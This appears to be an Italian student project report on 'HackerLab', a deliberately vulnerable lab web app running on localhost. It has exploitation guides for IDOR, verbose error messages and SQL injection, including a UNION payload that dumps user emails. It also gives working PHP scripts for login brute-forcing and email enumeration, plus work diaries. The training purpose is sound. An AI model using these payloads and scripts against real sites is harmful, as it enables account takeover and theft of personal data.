



Figura 1 Apertura di un articolo.

Una volta aperto l'articolo ci troveremo nella modalità di lettura di esso. Potremo notare che l'indirizzo al quale si accede per la visione è composto nel seguente modo: [/post/numero](#). In questo caso possiamo assumere che il numero che si passa come percorso sia l'identificativo effettivo presente all'interno del database utilizzato per distinguere i vari articoli.



SQL Injection

di [Administrator](#)

Figura 2 Indirizzo dell'articolo.

Quindi per eseguire questa vulnerabilità non ci resterà altro che provare ad inserire dei numeri interi. In questo caso essendo al numero di articolo 8 ci possiamo aspettare che ci sia un articolo al numero 7, 6, 5 e così via.

Quindi provando ad accedere all'indirizzo [/post/7](#) possiamo notare come ci viene mostrato un altro articolo presente all'interno del sito web.

Security Misconfiguration
di [Administrator](#)

Pubblicato il 08.10.2019 alle 13:21

Una vulnerabilità di tipo Security Misconfiguration è quando un applicativo è messo in produzione con impostazioni di configurazione errate. Esempi possono essere: password di default, messaggi di debug, ... È una vulnerabilità molto comune all'interno di siti web.

Una vulnerabilità di questo tipo è presente all'interno di HackerLab.

Ti basterà andare nella sezione dei commenti e aprire il profilo di un utente "eliminato", noterai un messaggio di errore proveniente dal framework utilizzato per lo sviluppo di questo sito web. In questo modo l'attaccante avrà informazioni in più sul sito web e possibili vulnerabilità da sfruttare.

[Fonti](#)

Lascia un commento

Invia

eliminato 08.10.19
Seleziona il mio profilo

Figura 3 Articolo al percorso /post/7

Questa vulnerabilità è inoltre presente anche nella gestione dei profili. Per accedere alla pagina di profilo di un altro utente ci basterà selezionarlo dalla sezione dei commenti oppure dall'autore.

Ultimi articoli

SQL Injection
[Vai all'articolo →](#)

Pubblicato il 08.10.2019 da **Administrator**

Security Misconfiguration
[Vai all'articolo →](#)

Pubblicato il 08.10.2019 da **Administrator**

Failure to Restrict URL Access
[Vai all'articolo →](#)

Pubblicato il 08.10.2019 da **Administrator**

← Recenti **Vecchi →**

Figura 4 Apertura del profilo di Administrator
127.0.0.1/profile/1

In questo caso ho selezionato il profilo di "Administrator" sono quindi stato portato ad una pagina con percorso /profile/1.

The screenshot shows a web browser window with the URL `127.0.0.1/profile/1`. The page title is "HackerLab di Filippo Finke". On the left, there is a sidebar with a search bar and an "Accesso eseguito" section showing "Bevenuto Filippo Finke". The main content area displays three articles:

- Broken Authentication**: Published on 08.10.2019 by Administrator. It includes a thumbnail image of a computer screen displaying a ransomware message about encrypted files.
- File inclusion vulnerability o Directory Traversal**: Published on 08.10.2019 by Administrator.
- Insecure Direct Object References**: Published on 08.10.2019 by Administrator.

Figura 5 Pagina profilo di Administrator

Possiamo quindi presumere, come per gli articoli, che il numero finale sia l'identificativo dell'utente. Quindi provando a mettere per esempio un profilo con identificativo `/profile/2` possiamo notare come ci troviamo nella pagina profilo di un altro utente.

The screenshot shows a web browser window with the URL `127.0.0.1/profile/2`. The page title is "HackerLab di Filippo Finke". On the left, there is a sidebar with a search bar and an "Accesso eseguito" section showing "Bevenuto Filippo Finke". The main content area displays the message "Nessun articolo."

Figura 6 Pagina profilo al percorso `/profile/2`

Possiamo notare come il profilo sia di un altro utente (in questo caso il mio stesso).

Le conseguenze di questa vulnerabilità mischiate con altre vulnerabilità possono essere pericolose. Per esempio utilizzando questa vulnerabilità è possibile salvare tutti i nomi e cognomi degli utenti registrati all'interno del sito web. Utilizzando questa vulnerabilità assieme ad una falla di tipo Broken Authentication è possibile scaricare anche gli indirizzi email in aggiunta al nome e cognome degli utenti registrati all'interno del sito web. Questo è quindi molto pericoloso per dati sensibili.

Guida della vulnerabilità Security Misconfiguration

Introduzione

Questa è la guida della vulnerabilità di tipo **Security Misconfiguration**, seguendo questa guida riuscirai a sfruttare la vulnerabilità all'interno di HackerLab.

Questo tipo di vulnerabilità permette ad un malintenzionato di poter accedere a messaggi di errore destinati solamente nell'ambito di sviluppo di un applicativo, in generale sfruttare falle presenti nei file di configurazione di default dei software (credenziali di default, messaggi di errore, ...).

Requisiti

- Browser (Nella guida viene utilizzato Chrome)
 - <https://support.google.com/chrome/answer/95346>

Guida

Questa vulnerabilità è molto basilare e comune nell'ambito dello sviluppo web. In questo caso HackerLab è stato messo in produzione con file di configurazione destinati alla versione di sviluppo. Sono dunque abilitati messaggi di errore in modalità verbosa che permettono ad un utente qualsiasi di poter generare un errore e leggere alcune informazioni riservate solamente agli sviluppatori dell'applicativo stesso. Per causare un errore all'interno di HackerLab basterà visitare l'account di un utente inesistente. Il percorso per visitare i profili degli utenti è il seguente: [/profile/](#), per generare un errore sarà quindi sufficiente inserire un ID inesistente. Per esempio accedendo al percorso con l'**ID -1** genererà un errore.



Slim Application Error

The application could not run because of the following error:

Details

```
Type:     Exception
Message:  User not found
File:    /Users/filippofinke/Desktop/Scuola/Progetti/HackerLab/codice/src/routes.php
Line:    213
```

Trace

```
#0 [internal function]: Closure->{closure}(Object(Slim\Http\Request), Object(Slim\Http\Response), Array)
#1 /Users/filippofinke/Desktop/Scuola/Progetti/HackerLab/codice/vendor/slim/slim/Handlers/Strategies/RequestResponse.php(40): call_user_func(Object(Closure), Object(Slim\Http\Request), Object(Slim\Http\Response))
#2 /Users/filippofinke/Desktop/Scuola/Progetti/HackerLab/codice/vendor/slim/slim/Route.php(281): Slim\Handlers\Strategies\RequestResponse->_invoke(Object(Closure), Object(Slim\Http\Request), Object(Slim\Http\Response))
#3 /Users/filippofinke/Desktop/Scuola/Progetti/HackerLab/codice/src/routes.php(42): Slim\Route->_invoke(Object(Slim\Http\Request), Object(Slim\Http\Response))
#4 [internal function]: Closure->{closure}(Object(Slim\Http\Request), Object(Slim\Http\Response), Object(Slim\Route))
#5 /Users/filippofinke/Desktop/Scuola/Progetti/HackerLab/codice/vendor/slim/slim/DeferredCallable.php(57): call_user_func_array(Object(Closure), Array)
#6 [internal function]: Slim\DeferredCallable->_invoke(Object(Slim\Http\Request), Object(Slim\Http\Response), Object(Slim\Route))
#7 /Users/filippofinke/Desktop/Scuola/Progetti/HackerLab/codice/vendor/slim/slim/Slim\MiddlewareAwareTrait.php(70): call_user_func(Object(Slim\DeferredCallable), Object(Slim\Http\Request), Object(Slim\Http\Response))
#8 /Users/filippofinke/Desktop/Scuola/Progetti/HackerLab/codice/vendor/slim/slim/Slim\MiddlewareAwareTrait.php(117): Slim\Route->Slim\{closure}(Object(Slim\Http\Request), Object(Slim\Http\Response))
#9 /Users/filippofinke/Desktop/Scuola/Progetti/HackerLab/codice/vendor/slim/slim/Route.php(268): Slim\Route->callMiddlewareStack(Object(Slim\Http\Request), Object(Slim\Http\Response))
#10 /Users/filippofinke/Desktop/Scuola/Progetti/HackerLab/codice/vendor/slim/slim/Route.php(503): Slim\Route->run(Object(Slim\Http\Request), Object(Slim\Http\Response))
#11 /Users/filippofinke/Desktop/Scuola/Progetti/HackerLab/codice/vendor/slim/slim/Slim\MiddlewareAwareTrait.php(117): Slim\App->_invoke(Object(Slim\Http\Request), Object(Slim\Http\Response))
#12 /Users/filippofinke/Desktop/Scuola/Progetti/HackerLab/codice/vendor/slim/slim/Slim/App.php(392): Slim\App->callMiddlewareStack(Object(Slim\Http\Request), Object(Slim\Http\Response))
#13 /Users/filippofinke/Desktop/Scuola/Progetti/HackerLab/codice/vendor/slim/slim/Slim/App.php(297): Slim\App->process(Object(Slim\Http\Request), Object(Slim\Http\Response))
#14 /Users/filippofinke/Desktop/Scuola/Progetti/HackerLab/codice/public/index.php(55): Slim\App->run()
#15 {main}
```

Figura 1 Generazione errore.

Come possiamo notare è stato generato un errore che non viene gestito dall'applicativo. Da questo errore possiamo ricavare molte informazioni utili da poter utilizzare per la ricerca di vulnerabilità mirate sull'applicativo. Per esempio grazie a questo errore possiamo notare che per lo sviluppo del sito web è stato utilizzato un framework chiamato **Slim** inoltre possiamo anche determinare il percorso del sito web e altre informazioni utili.

Solitamente per arrivare a trovare vulnerabilità di questo tipo bisogna cercare qualsiasi pagina dinamica che accetti parametri da parte dell'utente e passare valori che lo sviluppatore non ha pensato di controllare.

Guida della vulnerabilità SQL Injection

Introduzione

Questa è la guida della vulnerabilità di tipo **SQL Injection**, seguendo questa guida riuscirai a sfruttare la vulnerabilità all'interno di HackerLab.

Questo tipo di vulnerabilità permette ad un malintenzionato di poter eseguire del codice malevolo sfruttando delle fallo nella validazione degli input da parte dell'utente e della costruzione di query al database.

Requisiti

- Browser (Nella guida viene utilizzato Chrome)
 - o <https://support.google.com/chrome/answer/95346>

Guida

Per eseguire questa vulnerabilità è richiesta una conoscenza basilare del linguaggio SQL. Per trovare una fallo di questo tipo all'interno di qualsiasi sito web si deve provare manualmente o in modo automatico ad inserire delle query sql o dei caratteri specifici all'interno di tutti i campi che possono essere inviati al server da parte dell'utente. Eseguendo questa procedura all'interno di HackerLab si può notare che inserendo dei caratteri speciali utilizzati da SQL per la creazione di query viene generato un errore, questo avvisa chi sta cercando la falla della sua stessa presenza.

In questo caso ho utilizzato il carattere '**(apice singolo)**' all'interno della barra di ricerca di HackerLab, il risultato ottenuto è il seguente:




Figura 1 Schermata di errore.

Come possiamo vedere viene mostrato a schermo un errore riguardanti la sintassi della query SQL che l'applicativo utilizza per interrogare il database.

Lo possiamo notare dal messaggio di errore:

SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '% ORDER BY created_at DESC LIMIT 3 OFFSET 0' at line 1

Grazie a questo possiamo anche pensare alla struttura della query, potremmo pensare che la query sia la seguente:

SELECT colonne FROM tabella WHERE colonna LIKE '%VALORE_DI_RICERCA%' ORDER BY created_at DESC LIMIT 3 OFFSET 0.

Possiamo risalire a questa query basandoci sul messaggio di errore che mostra chiaramente il suo formato.

Grazie a questo possiamo confermare la presenza di questa vulnerabilità e considerare il fatto di averla già sfruttata. Se il malintenzionato ha conoscenze più approfondite di SQL può procedere ad eseguire delle query SQL molto più complesse, come per esempio la seguente query:

a%' UNION ALL SELECT ", ", CONCAT(full_name, " ", email), '' , '' FROM users;--

Questa query unisce la tabella degli articoli presenti nel sito web con la tabella degli utenti. In questo modo possiamo mostrare nella lista degli articoli anche tutti gli utenti registrati, risultato:

The screenshot shows a web browser window with the address bar containing a search query: `a%27%20UNION%20ALL%20SELECT%20%27%20%27%20CONCAT(full_name,%20%20%20email),%20%27%27%27...`. The page displays two article cards. The first card is titled "Security Misconfiguration" and the second is titled "Administrator admin@admin.hackerlab.ch". Both cards show user details: Filippo Finke filippo.finke@samtrevano.ch. A red box highlights the user information in both cards, specifically the names and emails.

Figura 2 Esecuzione query complessa.

Come si può vedere dal risultato oltre che gli articoli otteniamo anche la lista di utenti presenti nel sito web.

Questa query è quindi molto pericolosa ma anche difficile da sfruttare a pieno, richiede delle competenze elevate e anche molta ricerca sulla struttura del sito web che si vuole attaccare.

Guida all'attacco Bruteforce login

Introduzione

Questa è la guida dell'attacco di tipo **Bruteforce login**, seguendo questa guida riuscirai ad eseguire questo attacco verso HackerLab.

Questo tipo di attacco permette ad un malintenzionato di scoprire potenzialmente la password di un utente eseguendo in modo automatico dei login su una determinata email provando moltissime password.

Requisiti

- Browser (Nella guida viene utilizzato Chrome)
 - o <https://support.google.com/chrome/answer/95346>
- Un linguaggio di programmazione (in questo caso PHP).

Guida

È possibile eseguire un attacco di tipo bruteforce al login di HackerLab in quanto non sono presenti controlli verso bot (ES: Google reCAPTCHA, ..). Sfruttando quindi delle semplici richieste è possibile automatizzare attraverso un programma il login all'interno di HackerLab, quindi in possesso di una grossa lista di password è possibile controllarle una ad una in modo automatico per tentare di accedere ad un account.

Per sviluppare quindi un software che permetta di automatizzare le richieste si dovrà per prima cosa simulare una richiesta, quindi si procede aprendo HackerLab ed eseguendo un login.

Sfruttando quindi l'utilizzo della schermata Network di Google Chrome (F12) ed abilitando la spunta “Preserve log” in modo da mantenere lo storico di tutte le richieste.




Figura 1 Simulazione richiesta.

In questo caso possiamo quindi notare che la richiesta viene manda al percorso `/login`, aprendo le informazioni generali possiamo notare che la richiesta è di tipo `POST`, inoltre sono richiesti anche due parametri, `email` e `password` che vengono utilizzate per provare ad eseguire il login. Una volta eseguita la richiesta si può vedere che si viene reindirizzati alla pagina principale (127.0.0.1 nella schermata delle richieste).

Possiamo quindi procedere creando un semplice programma che esegue il login in modo automatizzato. In questo caso ho utilizzato PHP per lo sviluppo di esso.

Ho iniziato quindi definendo una costante che rappresenta il percorso al quale dovranno essere inviate le richieste:

```
<?php  
...  
define ("URL", "http://127.0.0.1/login");  
...
```

Ho quindi creato una funzione per permettere il login con due parametri, `email` e `password`, il tipo di ritorno di questa funzione è un valore booleano. True se il login sarà stato eseguito altrimenti false:

```
...  
function login($email, $password)  
{  
    $ch = curl_init();  
    curl_setopt($ch, CURLOPT_URL, URL);  
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);  
    // Imposto i campi richiesti dal percorso /login  
    curl_setopt($ch, CURLOPT_POSTFIELDS, "email=$email&password=$password");  
    // Metodo POST  
    curl_setopt($ch, CURLOPT_POST, 1);  
    // Imposto a curl di seguire i redirect  
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);  
    curl_setopt($ch, CURLOPT_COOKIEFILE, "");  
    $result = curl_exec($ch);  
    curl_close($ch);  
    unset($ch);  
    // Controllo se è presente un errore oppure no.  
    if(strpos($result, "Email o password errati!") != false) {  
        return false;  
    }  
    return true;  
}  
...
```

Ho scritto del codice che permette di leggere un file chiamato “passwords.txt” nel quale verranno salvate le password da utilizzare per eseguire il login riga per riga e chiamare la funzione di login. ES contenuto file “passwords.txt”:

```
...  
123456  
password  
12345678  
...
```

Il codice è il seguente:

```
...
$email = readline("[?] Inserisci una email: ");
$passwords = explode("\n", file_get_contents("passwords.txt"));
$passwordsCount = count($passwords);
echo "[i] Caricate $passwordsCount passwords!".PHP_EOL;
foreach ($passwords as $number => $password) {
    echo "[-] Accesso con ".str_pad($password, 15, " ", STR_PAD_BOTH)." -> ";
    if (login($email, $password)) {
        echo "SUCESSO!".PHP_EOL;
        echo "[!] PASSWORD TROVATA: $password".PHP_EOL;
        echo "[!] CREDENZIALI -> $email:$password".PHP_EOL;
        break;
    } else {
        echo "FALLITO!";
    }
    echo " ($number/$passwordsCount)".PHP_EOL;
}
...

```

Eseguendo quindi lo script attaccando l'email filippo.finke@samtrevano.ch otteniamo questo risultato:

```
[i] Dimostrazione di bruteforce del login di HackerLab
[i] Autore: Filippo Finke
[?] Inserisci una email: filippo.finke@samtrevano.ch
[i] Caricate 500 passwords!
[-] Accesso con 123456 -> FALLITO! (0/500)
[-] Accesso con password -> FALLITO! (1/500)
[-] Accesso con 12345678 -> FALLITO! (2/500)
[-] Accesso con 12345 -> FALLITO! (3/500)
[-] Accesso con dragon -> FALLITO! (4/500)
[-] Accesso con qwerty -> FALLITO! (5/500)
[-] Accesso con 696969 -> FALLITO! (6/500)
[-] Accesso con mustang -> FALLITO! (7/500)
[-] Accesso con letmein -> FALLITO! (8/500)
[-] Accesso con 1234 -> SUCESSO!
[!] PASSWORD TROVATA: 1234
[!] CREDENZIALI -> filippo.finke@samtrevano.ch:1234
```

Vediamo quindi che dopo solamente 8 tentativi di login la password è stata forzata, questo dipende dalla lista di password che viene utilizzata, in questo caso essendo un esempio è stata creata solamente come dimostrazione. Possiamo quindi provare ad accedere al sito web:



Figura 2 Attacco eseguito

L'attacco è quindi stato eseguito con successo.

Guida all'attacco Bruteforce email

Introduzione

Questa è la guida dell'attacco di tipo **Bruteforce email**, seguendo questa guida riuscirai ad eseguire questo attacco verso HackerLab.

Questo tipo di attacco permette ad un malintenzionato di controllare se un email è presente oppure no all'interno di un sito web.

Requisiti

- Browser (Nella guida viene utilizzato Chrome)
 - o <https://support.google.com/chrome/answer/95346>
- Un linguaggio di programmazione (in questo caso PHP).

Guida

È possibile eseguire un attacco di tipo bruteforce email ad HackerLab in quanto non sono presenti controlli verso bot (ES: Google reCAPTCHA, ..). Sfruttando quindi delle semplici richieste è possibile automatizzare attraverso un programma il controllo della presenza di una email all'interno di HackerLab, quindi in possesso di una grossa lista di email è possibile controllarle una ad una in modo da ottenere email registrate che possono poi essere craccate con altri programmi.

Per sviluppare quindi un software che permetta di automatizzare le richieste si dovrà per prima cosa simulare una richiesta, quindi si procede aprendo HackerLab ed eseguendo il recupero password attraverso l'email, questo perché quando si richiede il recupero con una email inesistente viene mostrato a schermo un messaggio di errore.

Sfruttando quindi l'utilizzo della schermata Network di Google Chrome (F12) ed abilitando la spunta "Preserve log" in modo da mantenere lo storico di tutte le richieste

The screenshot shows a comparison between a browser interface and a developer tools Network tab. On the left, a login form for 'Accedi' is displayed with fields for 'Indirizzo email' (Email) and 'Password'. A red box highlights the error message 'Account inesistente!' (Inexistent account!) in a pink box. Below the form are buttons for 'Accedi' and 'Registrati', and a link for 'Password dimenticata?'. On the right, the Google Chrome Network tab shows a list of resources. A red box highlights the 'reset' entry in the 'Name' column. The tab header shows 'Headers' selected. Below the headers, the 'General' section displays the Request URL as 'http://127.0.0.1/reset', Request Method as 'POST', Status Code as '302 Found', and Remote Address as '127.0.0.1:80'. The 'Form Data' section shows the email address 'email: prova@gmail.com' with a red box highlighting it.

Figura 1 Simulazione della richiesta.

In questo caso possiamo quindi notare che la richiesta viene mandata al percorso `/reset`, aprendo le informazioni generali possiamo notare che la richiesta è di tipo `POST`, inoltre è richiesto un parametro, `email` che viene utilizzato per provare a richiedere una email di recupero password. Una volta eseguita la richiesta si può vedere che si viene reindirizzati alla pagina principale (127.0.0.1 nella schermata delle richieste).

Possiamo quindi procedere creando un semplice programma che esegue la richiesta tramite email del recupero password in modo automatizzato. In questo caso ho utilizzato PHP per lo sviluppo di esso.

Ho iniziato quindi definendo una costante che rappresenta il percorso al quale dovranno essere inviate le richieste:

```
<?php  
...  
define ("URL", "http://127.0.0.1/reset");  
...
```

Ho quindi creato una funzione per richiedere il recupero password ad una determinata email, il tipo di ritorno di questa funzione è un valore booleano. True se l'email è stata inviata (quindi esistente) altrimenti false:

```
...  
function exists($email) {  
    $ch = curl_init();  
    curl_setopt($ch, CURLOPT_URL, URL);  
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);  
    // Imposto i campi richiesti dal percorso /reset  
    curl_setopt($ch, CURLOPT_POSTFIELDS, "email=$email");  
    // Metodo POST  
    curl_setopt($ch, CURLOPT_POST, 1);  
    // Imposto a curl di seguire i redirect  
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);  
    curl_setopt($ch, CURLOPT_COOKIEFILE, "");  
    $result = curl_exec($ch);  
    curl_close($ch);  
    unset($ch);  
    // Controllo se è presente un errore oppure no.  
    if(strpos($result, "Account inesistente!") != false) {  
        return false;  
    }  
    return true;  
}  
...
```

Ho scritto del codice che permette di leggere un file chiamato “emails.txt” nel quale verranno salvate tutte le email da controllare una ad una e di chiamare la funzione per controllarne l'esistenza.

ES del contenuto del file “emails.txt”:

```
...  
prova@email.com  
test@email.com  
...
```

Il codice è il seguente:

```
...
$emails = explode("\n", file_get_contents("emails.txt"));
$emailsCount = count($emails);
echo "[i] Caricate $emailsCount emails!".PHP_EOL;
foreach ($emails as $number => $email) {
    echo "[-] Email ".str_pad($email, 40, " ", STR_PAD_BOTH)." -> ";
    if (exists($email)) {
        echo "REGISTRATA!";
    } else {
        echo "INESISTENTE!";
    }
    echo " ($number/$emailsCount)".PHP_EOL;
}
...
...
```

Eseguendo quindi lo script su una lista di email ho ottenuto questo risultato:

```
[i] Dimostrazione di email checker di HackerLab
[i] Autore: Filippo Finke
[i] Caricate 32 emails!
[-] Email      gerry.lillie@hackerlab.ch      -> INESISTENTE! (0/32)
[-] Email      otha.arzate@hackerlab.ch      -> INESISTENTE! (1/32)
[-] Email      jonathon.wentworth@hackerlab.ch -> INESISTENTE! (2/32)
[-] Email      victor.hartness@hackerlab.ch   -> INESISTENTE! (3/32)
[-] Email      allen.fenimore@hackerlab.ch   -> INESISTENTE! (4/32)
[-] Email      filippo.finke@samtrevano.ch   -> REGISTRATA! (5/32)
[-] Email      darius.hollaway@hackerlab.ch  -> INESISTENTE! (6/32)
[-] Email      glenn.wallis@hackerlab.ch    -> INESISTENTE! (7/32)
```

Dall'output del programma possiamo quindi notare che l'email filippo.finke@samtrevano.ch è registrata all'interno di HackerLab.

Grazie a questo programma e altre vulnerabilità è quindi possibile riuscire ad avere accesso completo all'account in questione.

Diari di lavoro

Diario di lavoro

Luogo	Canobbio
Data	03.09.2019

Lavori svolti

13h15 – 14h45

Durante le prime due ore della mattinata abbiamo avuto l'occasione di guardare tutti i progetti disponibili e scegliere quelli più adatti a noi. Ho ricevuto il progetto "Hacker Lab"

15h00 – 16h30

Mentre nelle seconde due ore seguenti ho iniziato a strutturare la repository di GitHub disponibile all'indirizzo: <https://github.com/filippofinke/HackerLab>

All'interno della repository ho iniziato ad inserire tutto il necessario che riguarda documentazione, presentazione, diari e una struttura basilare.

Ho inoltre iniziato a creare una pianificazione basilare del progetto.

Problemi riscontrati e soluzioni adottate

Punto della situazione rispetto alla pianificazione

Programma di massima per la prossima giornata di lavoro

Verificare la pianificazione del progetto.

Diario di lavoro

Luogo	Canobbio
Data	05.09.2019

Lavori svolti

13h15 – 13h33

Ho discusso con il superiore per quanto riguarda il progetto, ho espresso le mie idee e posso dire di aver capito a pieno il progetto.

13h33 – 13h56

Ho continuato la documentazione e completato i capitoli 1.1, 1.3 e 2.1

13h56 – 14h05

Ho iniziato la ricerca di vulnerabilità da implementare all'interno del prodotto.

Ho trovato le seguenti vulnerabilità:

- SQL Injection
- Cross Site Scripting (XSS)
- Broken Authentication
- Insecure Direct Object References
- Security Misconfiguration
- Failure to restrict URL Access
- File inclusion vulnerability
- Account takeover vulnerability

14h06 – 14h45

Ho creato una base MVC utilizzando Slim framework (<http://www.slimframework.com/>) alla versione 3.

In questo modo quando inizierò lo sviluppo sarà più facile gestire il tutto. Inoltre ho creato un file gitignore per ignorare i file inutili all'interno della repository.

15h00 – 15h50

Ho iniziato la creazione di schizzi delle pagine web, al momento ho completato la Home, il Post e la pagina di registrazione.

15h50 – 16h30

Ho iniziato il capitolo di analisi dei requisiti, per la prossima giornata di lavoro continuerò ad analizzare e documentare i vari requisiti richiesti.

Problemi riscontrati e soluzioni adottate

Il software che utilizzo al momento per la creazione del Gantt non può essere utilizzato.

Per risolvere il problema ho intenzione di creare una macchina virtuale Windows10 per installare Microsoft Project che può essere utilizzato.

Punto della situazione rispetto alla pianificazione

Mi trovo in linea con i tempi della pianificazione.

Programma di massima per la prossima giornata di lavoro

Preparare una macchina virtuale con Windows10 per l'installazione di Microsoft Project, continuare la parte di analisi della documentazione.

Filippo Finke I4AC

Diario di lavoro

Luogo	Canobbio
Data	06.09.2019

Lavori svolti

13h15 – 14h45

Ho installato una macchina virtuale con Windows10 ed installato il software Microsoft Project. Utilizzando MicrosoftProject ho ricreato il Gantt completandolo in modo preventivo.

